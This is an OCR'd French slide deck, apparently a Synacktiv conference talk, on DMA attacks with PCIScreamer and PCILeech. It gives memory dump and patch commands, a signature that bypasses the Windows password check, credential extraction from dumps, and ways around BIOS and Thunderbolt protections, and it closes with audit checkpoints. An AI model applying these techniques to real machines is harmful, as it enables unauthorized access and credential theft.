
- **Chaîner des convertisseurs afin de vous adaptez au matériel à disposition**
  - Plus il y a d'adaptateurs et/ou de nappes, plus il y a d'interférences et moins la probabilité de réussite est grande



Autres options

SYNACKTIV

- R04 M.2 sur PCI Express 16



R04 M.2

Cas particulier : 3380

SYNACKTIV

- **Limité à 4Go de RAM**
  - On peut tenter de baisser la RAM de la machine
    - Nécessite d'avoir des barrettes de RAM compatibles

Préparer sa cible

SYNACKTIV


- **Fixer au mieux le PCIScreamer**
  - Bien


  - Pas bien

Préparer sa cible

SYNACKTIV

- **Fixer au mieux le PCIScreamer**
  - Ne pas hésiter à utiliser une rallonge






Préparer sa cible

SYNACKTIV


- **Brancher un clavier/souris/écran**
  - Afin de limiter la manipulation de la cible



Thunderbolt 3

SYNACKTIV

- **Convertir le port Thunderbolt en PCIe afin de brancher un PCIScreamer**
  - StarTech Thunderbolt 3/Thunderbolt 2 Adaptater
  - Sonnet - ExpressCard Pro Thunderbolt Adaptater
  - Pe3a
  - PCI Screamer



Thunderbolt 1/2

SYNACKTIV

- Comme pour le Thunberolt 3 sans le premier convertisseur

SYNACKTIV

PCILeech

PCIleech

SYNACKTIV

- **https://github.com/ufrisk/pcileech**
  - Permet d'interagir avec la mémoire via un PCIScreamer
    - Lire le contenu de la mémoire
    - Patcher le contenu de la mémoire

Vérifier l'accès à la RAM

SYNACKTIV

```
$ sudo ./pcileech probe

 Memory Map:
 START               END                 #PAGES
 0000000000000000 - 000000000009ffff  000000a0
 00000000000c0000 - 000000009beeffff  0009be40
 0000000100000000 - 00000005be2b7fff  004be2b8
 00000005f2000000 - 00000006a0efffff  000aef00
 00000006c0000000 - 000000073ee0ffff  0007ee10

 Current Action: Probing Memory
 Access Mode:    Normal
 Progress:       34248 / 34248 (100%)
 Speed:          206 MB/s
 Address:        0x000000085C800000
 Pages read:     6848168 / 8767488 (78%)
 Pages failed:   1919320 (21%)
Memory Probe: Completed.
```

Dumper la RAM

SYNACKTIV

```
$ sudo ./pcileech dump -min 0x1FFDF8F5C -max 0x1FFDF8F68

[+] using FTDI device: 0403:601f (bus 1, device 92)
[+] FTDIFTDI SuperSpeed-FIFO Bridge000000000001
Memory Dump: Successful.
```

Patcher l'authentification

SYNACKTIV

```
$ sudo ./pcileech -v patch -sig unlock.sig
[+] using FTDI device: 0403:601f (bus 1, device 33)
[+] FTDIFTDI SuperSpeed-FIFO Bridge000000000001
Memory Map:
START               END                 #PAGES
0000000110000000 - 0000000119ffffff  0000a000

Current Action: Patching
Access Mode:    Normal
Progress:       160 / 30450 (0%)
Speed:          22 MB/s
Address:        0x000000011A000000
Pages read:     40960 / 7795200 (0%)
Pages failed:   0 (0%)

Patch: Successful. Location: 0x11914218d
```

Injection de *shellcodes*

SYNACKTIV

- **PCIleech dispose de modules *.ksh***
  - Permet d'injecter des *shellcodes* dans le kernel afin de réaliser des opérations
    - Lecture/Écriture de fichiers distants
    - …

```
$ ls *.ksh
fbsdx64_filepull.ksh  uefi_winload_ntos_patch.ksh  wx64_psblue.ksh
lx64_filedelete.ksh   wx64_driverinfo.ksh          wx64_pscmd.ksh
lx64_filepull.ksh     wx64_driverload_svc.ksh      wx64_pscmd_user.ksh
lx64_filepush.ksh     wx64_driverunload.ksh        wx64_pscreate.ksh
macos_filepull.ksh    wx64_filepull.ksh            wx64_pskill.ksh
macos_filepush.ksh    wx64_filepush.ksh            wx64_pslist.ksh
macos_unlock.ksh      wx64_pageinfo.ksh            wx64_unlock.ksh
uefi_textout.ksh      wx64_pagesignature.ksh
```

Injection de *shellcodes*

SYNACKTIV

- **Linux**
  - Nécessite d'avoir des informations sur la cible
    - Version du Kernel
  - Solution
    - "Bruteforce" les versions disponibles
    - Chercher l'information ailleurs
      - Version du Kernel retournée par un service réseau
        - SNMP, Redis, Prometheus Node Exporter…
      - Dans le dump
      - Visible dans Grub ou au boot

```
$ python3 vol.py -f pcileech-xxxx.raw banners.Banners
```

Limites

SYNACKTIV

- **Une version trop récente peut ne pas fonctionner avec des PCIScreamer ayant un firmware trop ancien**
  - MAJ le *firmware* du PCIeScreamer
    - https://docs.lambdaconcept.com/screamer/programming.html
  - Utiliser une version plus ancienne
    - Penser à récupérer les dernières signatures ;)

SYNACKTIV

Analyse d'un dump

Analyse d'un dump

SYNACKTIV

- **Volatility**
  - Windows
    - Hashdump, Cachedump, Lsadump, clé bitlocker
  - Linux
    - Clé LUKS, credz dans l'historique bash
    - Check *linux.check_creds.Check_creds*
- **MemProcFS**

Windows

SYNACKTIV

- **Hashdump**

```
$ python3 vol.py -f pcileech-XXXX.raw windows.hashdump.Hashdump
Volatility 3 Framework 2.3.1
Progress:  100.00       PDB scanning finished

User            rid    lmhash       nthash
Administrator   500    aa[...]ee    31[...]c0
Guest           501    aa[...]ee    31[...]c0
```

SYNACKTIV

- **Cachedump**

```
$ python3 vol.py -f pcileech-XXXX.raw windows.cachedump.Cachedump
Volatility 3 Framework 2.3.1
Progress:  100.00       PDB scanning finished

Username        Domain  Domain name    Hash

adm_username    DMN     DMN.LOCAL      aa bb [..] 88 99
c_test          DMN     DMN.LOCAL      aa bb [...] 88 99
```

  - On passe le condensat dans le format *john*
    - https://github.com/volatilityfoundation/volatility3/pull/845

```
$ python3 vol.py -f pcileech-XXXX.raw windows.cachedump.Cachedump |tail -n
+4 |tr -d ' ' |awk '{print $3"\\"$1":$DCC2$10240#"$1"#"$4}'
```

Windows – Lsadump?

SYNACKTIV


- **Avec Volatility 3**
  - Sort du *garbage*
  - Le *dump* de la mémoire du process ne passe pas non plus dans mimikatz/pypykatz
- **Impossible de convertir le dump en format CrashDump avec Dmp2Bin.exe**
  - Donc impossible de le passer à WinDBG pour lancer Mimikatz depuis WinDBG
    - https://dfirsauder.com/2016/02/06/memdumps-volatility-mimikatz-vms-part-3-windbg-mimikatz-extension/

Windows – Lsadump?

SYNACKTIV

- **MemProcFS**
  - Possibilité de monter le dump et de récupérer le minidump

```
MemProcFS.exe -device Y:\pcileech-0-15f800000-12207229-123508.raw
```




```
$ pypykatz lsa minidump minidump.dmp
```

Windows – Lsadump?

SYNACKTIV

- **MemProcFS**
  - On peut lancer pypykatz directement depuis MemProcFS
    - https://github.com/ufrisk/MemProcFS-plugins

Windows – Lsadump?

SYNACKTIV

- **MemProcFS**
  - Limite : Bug sur Linux
    - https://github.com/ufrisk/MemProcFS/issues/175

Windows - Clé bitlocker

SYNACKTIV

- **Pas de module pour Volatility 3**
- **Volatility 2**
  - https://github.com/elceef/bitlocker
  - Compatible jusque Windows 8.1

- **Clé LUKS : findaes**
  - https://blog.appsecco.com/breaking-full-disk-encryption-from-a-memory-dump-5a868c4fc81e
- **Credz dans bash**
  - Module Volatility : linux.bash.Bash

Volatility et Linux

SYNACKTIV

- **Peut nécessiter de créer les symboles pour la cible**
  - https://andreafortuna.org/2019/08/22/how-to-generate-a-volatility-profile-for-a-linux-system/

Volatility - Forensic

SYNACKTIV

- **Pas mal de modules**
  - linux.psaux.PsAux
  - linux.pstree.PsTree
  - linux.malfind.Malfind
  - volatility3.plugins.yarascan
  - windows.malfind.Malfind
  - windows.modules.Modules
  - windows.pslist.PsList
  - windows.pstree.PsTree
  - volatility3.plugins.yarascan
  - volatility3.plugins.windows.vadyarascan

SYNACKTIV

Mécanismes de protection et contournement

Thunderbolt

SYNACKTIV

- **Possibilité d'avoir des protections complémentaires : Security Level**

SL	Description	Release
SL0	No Security	Tbt1 (2011)
SL1	User Authorization	Tbt2 (2013)
SL2	Secure Connect	Tbt2 (2014)
SL3	DisplayPort and USB only	Tbt2 (> 2013)
SL4	Daisy chaining disabled / USB docks only	Tbt3 (TitanRidge, 2018)
SL5	PCIe tunneling disabled (USB4)	Not defined

- **IOMMU**
  - *Input–Output Memory Management Unit*
  - Fonctionnalité matérielle protégeant contre les attaques DMA
  - Spécificité x86
- **Des équivalents pour les autres architectures existent**
  - SMMU chez Qualcom
  - AMD IOMMU chez AMD

IOMMU

SYNACKTIV

- **Doit-être activé dans le BIOS/UEFI**
  - Intel® Virtualization Technology For Directed I/O Overview (Intel VT-d)
  - AMD I/O Virtualization Technology (AMD-V)
- **Pas toujours présent**

Protection niveaux OS

SYNACKTIV

- **L'IOMMU au niveau du BIOS ne suffit pas, l'OS doit le prendre en charge**
  - Nativement pris en charge et activé sur les MacOS
  - IOMMU sous Linux
    - Option présente sur les Kernel récent
  - DMA Guard sous Windows
    - Disponible à partir de Windows 10 1803

Désactiver les protection - BIOS


SYNACKTIV


- **Pas de mot de passe BIOS**
- **Possibilité de supprimer le mot de passe BIOS depuis la carte mère**
  - Retirer la pile
  - *Jumper* qui efface la mémoire du BIOS (*clear CMOS*)
  - *Jumper* qui efface le mot de passe BIOS
- **DualBIOS**
  - Backup BIOS avec la configuration par défaut

Désactiver la protection du BIOS

SYNACKTIV

- **Possibilité de récupérer un mot de passe constructeur**
  - Social Engineering ou demande juridique, leak de l'algorithme, eBay
- **Bruteforce du mot de passe BIOS**





Désactiver les protection - BIOS

SYNACKTIV

- **Patcher le BIOS ou récupérer le mot de passe en mémoire**
  - Lorsque l'IOMMU n'est pas activée lors de la séquence de *boot*
    - C'est rarement activé (pour l'instant)
  - Possibilité d'extraire la mémoire du BIOS et de la patcher

Contourner les protections Thunderbolt

SYNACKTIV

- **SL1 – Demande l'approbation d'un administrateur au branchement de l'équipement Thunderbolt**
  - Utiliser un ID valide
    - Récupérer un ID valide sur un *device* autorisé
      - Soit depuis le *device* s'il est disponible
      - Soit en *dumpant* la flash du contrôleur
    - Flasher le firmware de l'équipement d'attaque avec le bon ID
  - Patcher la mémoire Flash du Thunderbolt afin de revenir en SL0

SYNACKTIV

Écriture de signatures

Écriture de signature

SYNACKTIV

- **Concept simple**
  - Analyser la routine d'authentification
    - *C:\Windows\System32\NtlmShared.dll* dans Windows (à partir de Windows 8)
    - *C:\Windows\System32\msv1_0.dll (avant)*
    - *pam_unix.so* dans Linux si authentification PAM locale
  - Trouver ce qu'il faut modifier
  - Écrire la signature

SYNACKTIV

- **Dans la fonction *MsvpPasswordValidate***
  - Identifier les deux premiers appels à *RtlCompareMemory*

```
40  if ( !v13 )
41    *(_OWORD *)a4 = xmmword_1800087F8;
42  v14 = a4[33];
43  if ( !v14 )
44    *((_OWORD *)a4 + 1) = xmmword_180008610;
45  v15 = a2 - 1;
46  if ( !v15 )
47  {
48LABEL_8:
49    if ( v7 && !v13 && v14 )
50    {
51      if ( RtlCompareMemory(a4 + 16, (const void *)(a3 + 64), 0x10ui64) == 16 )
52      {
53        *a5 |= 8u;
54        return 1;
55      }
56    }
57    else if ( RtlCompareMemory(a4, (const void *)(a3 + 80), 0x10ui64) == 16 )
58    {
59      return 1;
60    }
61    return 0;
62  }
```


SYNACKTIV

- Regarder à quoi correspondent *a4* et *a4+16*

```
40  if ( !v13 )
41    *(_OWORD *)a4 = xmmword_1800087F8;
42  v14 = a4[33];
43  if ( !v14 )
44    *((_OWORD *)a4 + 1) = xmmword_180008610;
45  v15 = a2 - 1;
46  if ( !v15 )
47  {
48LABEL_8:
49    if ( v7 && !v13 && v14 )
50    {
51      if ( RtlCompareMemory(a4 + 16, (const void *)(a3 + 64), 0x10ui64) == 16 )
52      {
53        *a5 |= 8u;
54        return 1;
55      }
56    }
57    else if ( RtlCompareMemory(a4, (const void *)(a3 + 80), 0x10ui64) == 16 )
58    {
59      return 1;
60    }
61    return 0;
62  }
```

SYNACKTIV

- **En regardant les *cross-reference***
  - Dans la fonction *NtlmSharedInit*



xrefs to xmmword_1800087F8

Direction	Type	Address	Text
Up	o	NtlmSharedInit+1B2	lea rdx, xmmword_1800087F8
Up	r	MsvpPasswordValidate+7C	movups xmm0, cs:xmmword_1800087F8

Windows

SYNACKTIV

```
44  if ( !(unsigned int)EtwEventRegister(&v10, sub_180001010, &dword_180008008, &qword_180008028) )
45    EtwEventSetInformation(qword_180008028, 2i64, off_180008010, *(unsigned __int16 *)off_180008010);
46  SystemFunction006(&unk_1800056AC, &xmmword_180008610);
47  RtlInitUnicodeString(&DestinationString, 0i64);
48  SystemFunction007(&DestinationString, &xmmword_1800087F8);
49  RtlInitUnicodeString(&v9, L"_SA_{262E99C9-6160-4871-ACEC-4E61736B6F21}");
```

- *SystemFunction006* → LM
- *SystemFunction007* → NT

SYNACKTIV

- Ligne à patcher

```
40  if ( !v13 )
41    *(_OWORD *)a4 = xmmword_1800087F8;
42  v14 = a4[33];
43  if ( !v14 )
44    *((_OWORD *)a4 + 1) = xmmword_180008610;
45  v15 = a2 - 1;
46  if ( !v15 )
47  {
48LABEL_8:
49    if ( v7 && !v13 && v14 )
50    {
51      if ( RtlCompareMemory(a4 + 16, (const void *)(a3 + 64), 0x10ui64) == 16 )
52      {
53        *a5 |= 8u;
54        return 1;
55      }
56    }
57    else if ( RtlCompareMemory(a4, (const void *)(a3 + 80), 0x10ui64) == 16 )
58    {
59      return 1;
60    }
61    return 0;
62  }
```

Windows

SYNACKTIV

- **Transformer le JZ en JNZ**

```
.text:0000000180003740                          loc_180003740:                          ; CODE XREF: MsvpPasswordValidate+B0↑j
.text:0000000180003740                                                                  ; MsvpPasswordValidate+B8↑j ...
.text:0000000180003740 41 BE 10 00 00 00                        mov     r14d, 10h
.text:0000000180003746 48 8D 56 50                              lea     rdx, [rsi+50h]  ; Source2
.text:000000018000374A 45 8B C6                                 mov     r8d, r14d       ; Length
.text:000000018000374D 48 8B CB                                 mov     rcx, rbx        ; Source1
.text:0000000180003750 FF 15 A2 1B 00 00                        call    cs:RtlCompareMemory
.text:0000000180003756 49 3B C6                                 cmp     rax, r14
.text:0000000180003759 0F 84 0B FB FF FF                        jz      loc_18000326A
```

- **Signature**
  - 750,FF15A21B0000,759,0F840BFBFFFF,759,0F85

- **Concept similaire**
  - Attention à patcher l'authentification et non la routine utilisé par *su*

SYNACKTIV

Audit : Points de contrôle

Points de contrôle

SYNACKTIV

- **BIOS**
  - Activation de l'IOMMU
  - Prise en compte de l'IOMMU lors de la séquence de *boot*
  - Security Level Thunderbolt
    - Si pas d'IOMMU
  - Désactivation des ports inutiles
    - Ralentit l'attaquant
  - Chargement des ports PCIe avant le *Secure Boot*

Points de contrôle

SYNACKTIV

- **OS**
  - Activation de la protection liée à l'IOMMU
- **Chiffrement du disque**
  - Présence d'un code PIN/passphrase en plus de la TPM pour déchiffrer le disque

SYNACKTIV

Conclusion

En pentest / Red Team

SYNACKTIV

- **Pensez-y en**
  - Interne avec un poste → Priv Esc “easy”
  - Red Team
    - Efficace sur un PC qui a vécu (et dont les comptes ne sont pas désactivés)
      - Envisageable en *assume-breach* partiel

Merci !

SYNACKTIV

- DMA: Jiss, Jojo, tlk
- MemProcFS: Laxa

- Aux membres de l'orga de Sthack

SYNACKTIV

https://www.linkedin.com/company/synacktiv

https://twitter.com/synacktiv

https://synacktiv.com